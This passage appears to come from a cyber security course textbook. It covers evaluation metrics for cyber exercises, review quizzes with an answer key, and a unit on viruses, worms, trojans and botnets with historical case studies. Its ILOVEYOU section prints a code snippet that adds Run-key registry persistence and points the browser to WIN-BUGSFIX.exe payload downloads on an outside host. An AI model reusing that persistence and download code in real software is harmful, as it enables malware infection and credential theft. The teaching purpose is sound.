This section discusses indicative components that could be used by organization for conducting Simulated-attack-based and Scenario-based cyber security exercises. Figure 14 below provide a overview of the components involved in conducting scenario-based cyber security exercises. Unfolding scenario can be divided into the different stages and assigned to moderators/ evaluators for executing that particular stage of exercise, which mainly includes sending injects, controlling flow of exercise and collecting and evaluating the responses from the participants. Tools such as the EXercise event Injection TOolkit (EXITO) can be used for developing master inject list, trial-run and exercise-management.




Figure 14: Components of hypothetical scenario based exercises

Figure 15 below provides an overview for conducting simulated-attack based cyber security exercises, participating teams are to be provided with an exercise setup to host on a separate network than production environment. Indicate diagram showing the infrastructure setup at players end is below in Figure below. Exercise coordinators setup includes real-time chat like IRC, Attacker coordinator to coordinate attacks from multiple locations, Incident response team to simulate non-participating entities and a status website to keep all the players, coordinators, Attack team, Incident team and evaluation teams situation aware.




Figure 15: Simulated attacks based exercises

Evaluation Metrics for Cyber Security Exercises

Organization exercise planning team should design and finalize parameters to be captured during the exercise before commencement of the exercises, so to effectively evaluate the desired objectives. Evaluation parameters should be discussed with exercise evaluators, participants coordinator and subject matter experts. In this section we will discuss list of parameters against example scenarios.




Figure 16: Cyber Security Exercises

Assessment parameters for accessing the detection, defense, recovery, response & coordination capabilities of the team in simulated-attack-based cyber security exercise containing scenario such as defacement of drill web site using Remote File Inclusion (RFI) Vulnerability of web application:

- Attack Defended or Not (Whether defacement was successful or not).
- Attack Detected or Not.
- Detection of Vulnerabilities Exploited(Vulnerability RFI is detected or not)
- Exploit-Used by Attacker.
- Attacker IP.
- Attacker Methodology.
- Attack Traces identification (Web-server/IDS logs).
- Recovery Time.
- Response and coordination activities.

Assessment parameters to be discussed and finalized for hypothetical-scenario-based exercises in order to access effectiveness of Standard Operating Procedures (SOPs), Security Plans & coordination during crisis. For this we considered the example scenario as large scale disruptions of critical components of power plant due to malware outbreak following key parameters can be finalized for after-evaluation:

- Expected actions to be taken by security Team and senior management during steady stage of scenario (Actions for virus alert in steady stage).
- Expected actions to be taken by Incident Response Team during the attack stage of the scenario(when infection is detected in critical system).
- Coordination and communication with internal Teams.
- Coordination and communication with external stakeholders.

1.6 LET US SUM UP

In this unit we discussed about the information security assurance, initiatives in India and tools for assessing and implementing the assurance program. To measure progress, maturity models typically have “levels” along a ladder or scale. A set of attributes defines each level. Organizations can use these attributes to self-assess their cyber security maturity. Having measurable transition states between the levels enables an organization to improve security posture. Cyber security exercises are effective tool for accessing and improving the security posture of the organization and helps in enhancing defense capabilities in countering cyber attacks. Organizations should include periodic cyber exercises program in their information security policy.

1.7 CHECK YOUR PROGRESS

1. _____ is an assurance that sensitive information is not intentionally or accidentally disclosed to unauthorized individuals.
2. EXITO stands for _____.
3. _____ actions are essentially Promotional/Advisory/Regulatory in nature and are best done by Govt. or its authorized entity that can be seen and perceived as independent of bias and/or commercial interests.
4. CIO stands for _____.
5. NCAS stands for _____.
6. Rapid identification, information exchange, and _____ can often mitigate the damage caused by malicious cyberspace activity.
7. CERT Stands for _____.
8. CIIP stands for _____.
9. RFI stands for _____.
10. Cyber security exercises are effective tool for accessing and improving the security posture of the organization and helps in enhancing defense capabilities in _____ cyber attacks.
11. The critical sectors include Defense, Finance, Energy, Transportation and _____.
12. Designing the cyber security exercises is a challenging task and requires proper planning and analysis of _____ level of security program implemented in organization.
13. The government agencies need to set an example in the development and use of _____ computer and communication networks
14. Necessary change in office procedure should be undertaken to bring in vogue, reliable and _____ paperless offices where required
15. Organizations need to ensure that important data/records are protected from loss, destruction and _____, in accordance with statutory, regulatory, contractual, and business requirements.

1.8 ANSWERS TO CHECK YOUR PROGRESS

1. Confidentiality
2. EXercise event Injection Toolkit
3. Enabling
4. Chief Information Officer
5. National Cyber Alert System
6. Remediation
7. Indian Computer Emergency Response Team
8. Critical Information Infrastructure Protection
9. Remote File Inclusion
10. Countering
11. Telecommunications

12. Maturity
13. Secure
14. Robust
15. Falsification

1.9 MODEL QUESTIONS

1. Explain secure software development.
1. Explain McCumber Cube.
2. Define maturity model.
3. What is a Full-Simulation exercise?
4. List different type of cyber exercises.
5. Write a attack/ scenario for table-top exercise.
6. Go through Cyber Security Capability Maturity Model developed by the Global Cyber Security Capacity Centre.
7. Write a short note on information security assurance.
8. Discuss various initiatives of Government of India for achieving information security assurance.
9. What is secure software development?
10. Explain significance of maturity models.
11. Write note on cyber security capability maturity model.
12. Explain cyber security self-assessment.
13. Discuss importance of cyber exercises.
14. Discuss type of cyber security exercises.
15. Discuss various parameters used for purpose of evaluation in cyber exercises.

UNIT II: DESKTOP SECURITY AND MALWARE

2.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Understand different types of Malware & their Classification
- Understand Propagation Mechanisms
- Know Perpetrators and Motivation
- Detect and Remove Malware
- Safeguard Ourselves from different types of attacks

2.2 INTRODUCTION

Malware is short for “**Malicious software**” - computer programs designed to infiltrate and damage computers without the users consent. They are used by cybercriminals, hacktivists and nation states to steal personal or professional data, bypass access controls and otherwise cause harm to the host system. Appearing in the form of executable code, scripts, active content or other software variants, there are many different classes of malware which possess varying means of infecting machines and propagating themselves.

This unit explains, what malware is, the types of malware and how they operate, recent trends in malware capabilities, behaviors, and incidents, and what makes systems vulnerable to malware infection.

In a broader way, malware is software or firmware intended to perform an unauthorized process that will have adverse impact on the confidentiality, integrity, or availability of an Information System.

The “adverse impact” is not limited only to loss of confidentiality, integrity, availability, it includes loss of *any* required property of the targeted information system, including dependability, usability, performance, and privacy. Perhaps the most sophisticated types of threats to computer systems are presented by programs that exploit vulnerabilities in computing systems.

The chapter begins with discussion on different categories of malware- although being functionally different you can always find them in hybrid mode, we will talk that later - with a survey of various types of malware, with a more detailed look at the nature and characteristics. We then look into various classification based on the nefarious capabilities they possess and their surviving mechanisms. We will further learn the threats they pose in the contemporary malware realm the safe guard and best practices /countermeasures. **At the end of this chapter you will definitely become “malAware”**

2.3 VIRUS

A **computer virus** is a malware program that, when executed, replicates by inserting copies of itself (possibly modified) into other computer programs, data files, or the boot sector of the hard drive. When this replication succeeds, the affected areas are then said to be "infected". Whenever the host programs are executed, the virus instructions get activated along with the program.

2.3.1 How Computer Virus Works

As said earlier, computer virus operates by attaching themselves to an already existing file or program and replicates itself to spread from one computer to another. In most cases, they tend to infect executable files that are parts of legitimate programs. So, whenever the infected file is executed on a new computer, the virus gets activated and begins to operate by further replication or causing the intended damage to the system.

A virus cannot perform its task of harming and replication unless it is allowed to execute. This is the reason why viruses often choose an executable file as its host and get attached to them. Viruses are mainly classified into two types:

- a. **Non-Resident Viruses:** This kind of virus will execute along with its host, perform the needful action of finding and infecting the other possible files and eventually transfers the control back to the main program (host). The operation of the virus will terminate along with that of its host.
- b. **Resident Viruses:** In case of resident viruses, whenever the infected program is run by the user, the virus get activated, loads its replication module into the memory and then transfer the control back to the main program. In this case, the virus still remains active in the memory waiting for an opportunity to find and infect other files even after the main program(host) has been terminated.

2.3.2 Type of Computer Viruses

2.3.2.1 File Virus

File Virus uses the file system of a given OS (or more than one) to propagate. File viruses include viruses that infect executable files, companion viruses that create duplicates of files, viruses that copy themselves into various directories, and link viruses that exploit file system features. A subset of file viruses, known as *script virus*, written in one of a variety of script languages like Visual Basic Script, JavaScript, Windows Batch, PHP, etc. either infects other scripts, e.g., Windows or Linux command and service files, or forms a part of a multi-component virus. Script viruses are able to infect other file formats, such as HyperText Markup Language (HTML), if that file format allows the execution of scripts.

2.3.2.2 Boot sector virus

This type of virus infects the boot sector or the master boot record or displaces the active boot sector of a hard drive. Once the hard drive is booted up, boot sector viruses load themselves into the computer's memory. Many boot sector viruses, once executed, prevent the OS from booting. Boot sector viruses were widespread in the 1990s, but have almost disappeared since the introduction of 32-bit processors and the near-disappearance of floppy disks as a storage medium for executables.

2.3.2.3 Macro virus

Written in the macro scripting languages of word processing, accounting, editing, or project applications, it propagates by exploiting the macro language's properties in order to transfer itself from the infected file containing the macro script to another file. The most widespread macro viruses are for Microsoft Office applications (Word, Excel, PowerPoint, Access). Because they are written in the code of application software, macro viruses are platform independent and can spread between Mac, Windows, Linux, and any other system running the targeted application.

2.3.2.4 Electronic mail (email) virus

Email can be used to transmit any of the above types of virus by copying and emailing itself to every address in the victim's email address book, usually within an email attachment. Each time a recipient opens the infected attachment, the virus harvests that victim's email address book and repeats its propagation process. Email virus refers to the delivery mechanism rather than the infection target or behaviour.

2.3.2.5 Multi-variant virus

The same core virus but implemented with slight variations, so that an anti-virus scanner that can detect one variant will not be able to detect the other variants. **Polymorphic Virus** is the virus which changes their characteristic after each infection. There are various techniques which are employed to achieve polymorphism by self-modification of code and hence infected files are infected with different variants. And in other cases, the virus encrypts itself with different key for different file. **Metamorphic Virus** is the virus that is rewritten such that, with each iteration so that each succeeding version of the code is different from the preceding one.

2.3.1.6 Radio Frequency Identification (RFID) virus

It is a type of theoretical virus that is expected to target RFID devices. So far, such viruses have only been demonstrated by researchers. For details please refer <http://www.rfidvirus.org/>.

2.3.2.7 Virus that wrecked havoc

1. **Melissa Virus:** One of the most well-known is the Melissa virus reported in 1999. It was distributed as a Word document containing a macro virus, saying "**Here is that document you asked for, don't show it to anybody else**". When opened with Word 97 or Word 2000, the macro would execute, gather the first 50 entries in the users' address

book, and mail a copy of the macro-infected Word document to them via Microsoft Outlook. Many recipients would open the infected document and the cycle would continue, clogging email servers with an exponentially increasing amount of junk mail.




Figure 17: Melissa Virus

Microsoft Office documents- Word, Excel, PowerPoint, and other types of documents - can contain embedded code written in a programming language known as Visual Basic for Applications (VBA). With few exceptions, macro viruses are spread when a user opens or closes an infected document. Documents are spread between users using email, Internet, and removable media. After a malicious macro is loaded into an Office application like Word via an infected document, it can use features like “AutoExec” to automatically start with Word or “AutoOpen” to automatically run whenever you open a document. In this way, the macro virus can integrate itself into Word, infecting future documents. It can corrupt data, create new files, move text, flash colors, insert pictures, send files across the Internet, and format hard drives. Not simply limited to the already powerful macro language commands, macro viruses are increasingly used as transport mechanisms to drop off even nastier bugs. Macro viruses can use the VBA *SHELL* command or utilize the operating system's kernel API to run any external command they want. The VBA *KILL* command can be used to delete files. Macro viruses modify registries, use email to forward copies of itself to others, look for passwords, copy documents, and infect other programs.

- 2. ILOVEYOU virus:** The ILOVEYOU virus initially traveled the Internet by e-mail, just like the Melissa virus. The subject of the e-mail said that the message was a love letter from a secret admirer. An attachment in the e-mail was what caused all the trouble. The original worm had the file name of LOVE-LETTER-FOR-YOU.TXT.vbs. The infection then replicates itself to everyone in your Outlook address book. Finally, the infection

corrupts files ending with .vbs, .vbe, .js, .css, .wsh, .sct, .hta, .jpg, .jpeg, .mp2, .mp3 by overwriting them with a copy of itself.




Figure 18: ILOVEYOU virus

- It copies itself several times and hides the copies in several folders on the victim's hard drive.
- It added new files to the victim's registry keys.
- It replaced several different kinds of files with copies of itself.
- It sent itself through Internet Relay Chat clients as well as e-mail.
- It downloaded a file called WIN-BUGSFIX.EXE from the Internet and execute it. Rather than fix bugs, this program is a password-stealing application that e-mailed secret information to the hacker's e-mail address.

```
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKern_e132",dirsystem&"MSKerne132.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunService s\Win32DLL",dirwin&"Win32DLL.vbs"
download=""
download=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Download Directory")
if (download!="") then
download="c:\\"
end if
if (fileexist(dirsystem&"WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~young1s/HJKhjmerhjkcxcvtywtrntMTfwetrdsfm
hPnjw6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start Page", "http://www.skyinet.net/~angelcat/skladjffldjghk3mwetryDGFikjUIyq
erWe546786324hjk4jntHqBvbmKlJkjhkaj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~koichi/jf6TRjkcBGrpGqaq198vbFV5hFFekbopBd
QZnmPOHfgER67b3Vbvg/WIN-BUGSFIX.exe"
elseif num = 4 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page", "http://www.skyinet.net/~chu/sdgfhjksdfjk1NBmfgkLHjKqwtuH3BhAFSD
GjkhUgqwerasdjhPhjasfdg1kNBhbqebzncxnbmadshfgqw2374612341uy7thjg/WIN
-BUGSFIX.exe"
```

Figure 19: ILOVEYOU VIRUS code snippet

3. **Salicy Virus:** It infects executable files on local, removable and remote shared drives. It replaces the original host code at the entry point of the executable to redirect execution to the polymorphic viral code, which has been encrypted and inserted in the last section of

the host file. Salty can communicate over a peer-to-peer (P2P) network for the purpose of relaying spam, proxying of communications, exfiltrating sensitive data, compromising web servers and/or coordinating distributed computing tasks for the purpose of processing intensive tasks (e.g. password cracking). It also lowers the computer's security by changing firewall settings, terminates security-related processes and services, and disables monitoring software and System Restore.

2.4 WORM

A computer worm is a standalone *malware* computer program that replicates itself in order to spread to other computers. Often, it uses a computer network to spread itself, relying on security weakness on the target computer to access it. Unlike a computer virus, it does not need to attach itself to an existing program (or clicking on the Web link for a malware Web site) for replication, dissemination, or execution. They can run independently and can propagate a complete working version of itself onto other hosts on a network. Each subsequent copy of the worm can also self-replicate, therefore infection can spread very rapidly. Computer worms can exploit network configuration errors (for example, to copy themselves onto a fully accessible disk) or exploit loopholes in operating system and application security. Many worms will use more than one method in order to spread copies via networks. One of the many mechanisms used by the worm to propagate is:

- Files sent as email attachments
- Via a link to a web or FTP resource
- Via a link sent in an ICQ or IRC message
- Via P2P (peer-to-peer) file sharing networks.

Some worms are spread as network packets. They directly penetrate the computer memory, and the worm code is then activated. There are many different types of computer worms and many can cause high levels of destruction. Worms can be broadly categorized as:

2.4.1 Types of Worm

1. **Email worms:** They spread via infected email attachments. Embedded in an email attachment, which must be opened by the intended victim to enable the worm to install itself on the victim's host, from which it can copy and disseminate itself to other hosts.
2. **Instant messaging worms:** They spread via infected attachments to IM messages or reader access to Uniform Resource Locators (URL) in IM messages that point to malicious Web sites from which the worm is downloaded.
3. **Instant Relay Chat(IRC) worm:** Comparable to IM worms, but exploit IRC rather than IM channels.
4. **Web or Internet worm:** They spread via user access to a Web page, File Transfer Protocol (FTP) site, or other Internet resource. File-sharing or peer-to-peer (P2P) worm

Copies itself into a shared folder, and then uses P2P mechanisms to announce its existence in hopes that other P2P users will download and execute it.

5. **Warhol worm:** It is a worm conceived by a researcher at University of California at Berkeley. This worm has a property to spread across the Internet to infect all vulnerable servers within 15 minutes of activation. (“Warhol” refers to Andy Warhol’s claim that every person has 15 minutes of fame).
6. **Flash worm:** It is a theoretical worm that spreads within seconds of activation to all of the vulnerable hosts on the Internet.

2.4.2 Infamous Worm examples

1. **Conficker worm:** Conficker, (also known as Downup, Downadup and Kido), is a computer worm targeting the Microsoft Windows operating system that was first detected in November 2008. It uses flaws in Windows software and dictionary attacks on administrator passwords to propagate. At its peak, the Conficker had infected an estimated seven million government, business and home computers in over 200 countries, making it one of the largest known computer worm. The main attack vector used by Conficker and its multiple variants is the Windows Server Service vulnerability (MS08-067) which allows attackers to execute arbitrary code via a crafted RPC request that triggers a buffer overflow during canonicalization (conversion to standard format). Some of the variants can also spread through corporate networks by infecting USB sticks and accessing weak passwords. It propagates by creating an *autorun.inf* file on all mapped drives so that it automatically executed as soon as the drive becomes accessible. The first part, “Install or run program” is there because the *autorun.inf* file containing the *shellexecute* keyword. However, the text comes from the Action keyword and the icon is extracted from *shell32.dll* the 4th icon in the file which is the standard folder icon which will run the worm.




Figure 20: Conficker worm

Conficker's logic includes mechanisms to generate lists of new domain names on a daily basis to seek out Internet rendezvous points that the authors use for updates and for command and control of the machines infected. Conficker also uses binary validation techniques to ensure that updates are signed by its authors. The use of binary encryption, digital signatures and advanced hash algorithms for its updates prevents the hijacking of infected clients. The malware resets System Restore points and disables a number of system services such as Windows Automatic Update, Windows Security Center, Windows Defender and Windows Error Reporting.

2. **CodeRED:** It spreads via flaws in Microsoft IIS. Once it infects a system, it multiplies itself and it begins scanning random IP addresses at TCP *port 80* looking for other IIS servers to infect. At the same time, the home page of infected machines will also be defaced. In addition, it does a denial of service attack on a particular IP address, previously was *www.whitehouse.gov* within certain timeframe, but later a variant were discovered that does not deface webpage on the infected host.
3. **Storm:** The Storm Worm began infecting thousands of (mostly private) computers in Europe and the United States on Friday, January 19, 2007, using an e-mail message with a subject line about a recent weather disaster, "*230 dead as storm batters Europe*". During the weekend there were six subsequent waves of the attack. As of January 22, 2007, the Storm Worm accounted for 8% of all malware infections globally.
4. **Koobface:** This worm originally targeted users of the networking websites like Facebook, Skype, Yahoo Messenger, and email websites such as GMail, Yahoo Mail, and AOL Mail. It also targets other networking websites, such as MySpace, Twitter, and it can infect other devices on the same local network. This infection allows an attacker to access users' personal information such as banking information, passwords, or personal identity (IP address). It is considered a security risk and should be removed from the network. The Koobface computer worm targets users of Facebook and Myspace.

2.5 TROJAN HORSE

Trojan horses are software programs that masquerade as regular programs, such as games, disk utilities, and even antivirus programs. But if they are run, these programs can do malicious things to your computer. In Greek mythology, there is a story about the Trojan War. This war lasted many years, as the Greeks could not penetrate the heavily barricaded city of Troy. So one day, a few of the Greek soldiers brought the people of Troy a large wooden horse, which they accepted as a peace offering. The horse was moved inside the city walls. After the people of the city had fallen asleep, Greek soldiers jumped out of the wooden horse, opened the gates to let their fellow soldiers in, and took over the city. Trojan horses are just more than a myth.

“A destructive program that masquerades as a benign program”.

Trojan horse software installs itself on the victim's computer when the victim opens an email attachment or Computer file containing the Trojan, or clicks on a Web link that directs the victim's browser to a Web site from which the Trojan is automatically downloaded.

Trojans do not replicate by infecting other files or computers. Instead, Trojans survive by going unnoticed; they may sit quietly in your computer, collecting information or setting up holes in your security, or they may just take over your computer and lock you out.

Once installed, the software can be controlled remotely by hackers for criminal or other malicious purposes, such as extracting money, passwords, or other sensitive information, or to create a zombie from which to disseminate spam, phishing emails, the same Trojans can be hard to detect because they can appear to be legitimate while sneaking harmful software into your computer. Trojans are especially dangerous because of their wide range of capabilities. They can locate personal information stored on your computer, weaken your computer system to allow the hacker's future access, destroy programs or data that are located on your hard drive and even allow a hacker to remotely control your computer. Trojans often hide in free game downloads or other utilities. Without running thorough anti-virus software, Trojans may stay on your computer for a long period of time, collecting your personal and financial information without you even knowing about it. Many categorised according to the functionalities they possess, but mostly they are of hybrid nature.

- a. *Backdoor Trojan*: Also known as Trapdoor Trojan or Remote-Access Trojan, acts as a remote administration utility that enables control of the infected machine by a remote host. While these malware tools do give attackers full control over a compromised system, they are often simple and configured to carry out few commands. Publicly available Remote Access Trojans (RAT) like Gh0st, PoisonIvy, DarkComet, Hupigon, and DRAT, and "closed-released" RATs like MFC Hunter and PlugX are both in common use.
- b. *Trojan Horse*: It is a coded program which masks the existence of a virus. They do keystroke logging, taking screenshots, sniff and steals the passwords by installing itself either into a Web browser or as a device driver, from where it monitors the data input by the user via the keyboard, and forwards that data to a control center, such as a phishing site. However, the network traffic these RATs produce is well-known and easily detectable, although attackers still successfully use them.




Figure 21: Control panel DARKCONET

2.5.1 Banking Trojan

They obtain confidential information about customers and clients using online banking and payment systems. Banking Trojan infects a Web browser and lay dormant, waiting for the computer user to visit his or her online banking website. Once that happens, the Trojan silently steals the bank-account username and password and sends it to a computer controlled by cybercriminals, sometimes halfway around the world. They perform what's called a "man-in-the-middle" attack, getting in between the user and the bank and subtly changing what the user's browser displays so that it appears as if a user's transactions are proceeding normally, even while the password and money theft is taking place. Possibly the most successful and widespread banking Trojan has been the Zeus Trojan, which has infected a reported 13 million computers in the past several years. One of the major characteristics of banking Trojans are HTML injection wherein web elements are injected on the page being rendered on the fly to an unwitting user. Infected users may see, pages from their banking sites, added with extra fields like ATM pin, ATM no, expiration date.

2.5.2 Case Study AlureonDNS Changer

DNS Changer is a trojan that changes your PC's Domain Name System settings to redirect you to rouge name servers that provide profit for the criminals behind the DNS Changer's propagation and was estimated to have infected over 4 million computers. DNSChanger was distributed as a drive-by download claiming to be a video codec needed to view content on a Web site, particularly appearing on rogue pornography sites²³. Because every web search starts with DNS, the malware showed users an altered version of the Internet. By achieving this, cyber criminals can control what sites the user connects on the internet. The following actions could be performed on infected system:

- Redirecting the intended queries to malicious servers and hence further downloading of malware , potentially unwanted programs or conducting phishing attacks
- Eavesdropping the user sessions

²³ https://www.fbi.gov/news/stories/2011/november/malware_110911/DNS-changer-malware.pdf

- Man in the Middle attack (MITM)
- Serving advertisements with the attackers choice
- Prevent downloading operating system and Antivirus updates.

Malware Infection has been confirmed by local or ADSL / VoIP router DNS server settings against the identified rouge DNS servers which are listed below:

- 64.28.176.0 - 64.28.191.255
- 67.210.0.0 - 67.210.15.255
- 77.67.83.0 - 77.67.83.255
- 93.188.160.0 - 93.188.167.255
- 85.255.112.0 - 85.255.127.255
- 213.109.64.0 - 213.109.79.255

2.6 BOTS AND BOTNETS

A "**bot**" is a type of malware that allows an attacker to surreptitiously gain complete control of the infected machine. A *botnet* is a group of computers that are controlled from a single source and run related software programs and scripts controlled by a *bot herder*. Also known as "Web robots", bots are usually part of a network of infected machines, known as a "*botnet*", which is typically made up of victim machines that stretch across the globe. A computer that has been infected by a *bot* is referred to as a zombie or, sometimes, a drone. **Botnet** is a networked group of zombies controlled by hackers known as Bot herders, usually through Trojan software that users have downloaded (either unknowingly, or believing it to be something other than malware). Bots sneak onto a person's computer in many ways. Bots often spread themselves across the Internet by searching for vulnerable, unprotected computers to infect. When they find an exposed computer, they quickly infect the machine and then report back to their master. Their goal is then to stay hidden until they are instructed to carry out a task. Luring users into making a drive-by download, exploiting web browser vulnerabilities, or tricking the user into running a Trojan, are all means of executing the malicious software needed to recruit a computer into a botnet. The malware will then usually install modules that allow the computer to be commanded and controlled by the botnet's operator. Using various Internet-based communications methods (e.g., Internet Relay Chat, Instant Messaging) the hacker can "wake up" tens of thousands of zombies and direct them to perform actions on the hacker's behalf, such as delivering spam, phishing, or serving crimeware. After a computer is taken over by a bot, it can be used to carry out a variety of automated tasks, including the following:

Table 1: Various tasks carried by a bot

| Sending | Stealing | DoS (Denial of Service) | Clickfraud |
|-----------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------|
| They send - spam - viruses - spyware | They steal personal and private information and communicate it back to the malicious user. Some of the information they seek are: - credit card numbers - bank credentials - other sensitive personal information | Launching denial of service (DoS) attacks against a specified target. Cybercriminals extort money from Web site owners, in exchange for regaining control of the compromised sites. More commonly, the systems of everyday users are the targets of these attacks -- for the simple thrill of the botherder. | Fraudsters use bots to boost Web advertising billings by automatically clicking on Internet ads. |

